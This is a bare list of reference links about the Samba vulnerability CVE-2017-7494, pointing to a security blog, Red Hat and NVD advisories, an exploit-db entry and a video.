- https://blog.nviso.eu/2017/05/26/critical-samba-vulnerability-cve-2017-7494-impact-on-belgium/
- https://access.redhat.com/security/cve/CVE-2017-7494
- https://nvd.nist.gov/vuln/detail/CVE-2017-7494
- https://www.exploit-db.com/exploits/42084
- https://www.youtube.com/watch?v=0pReg9JwZn4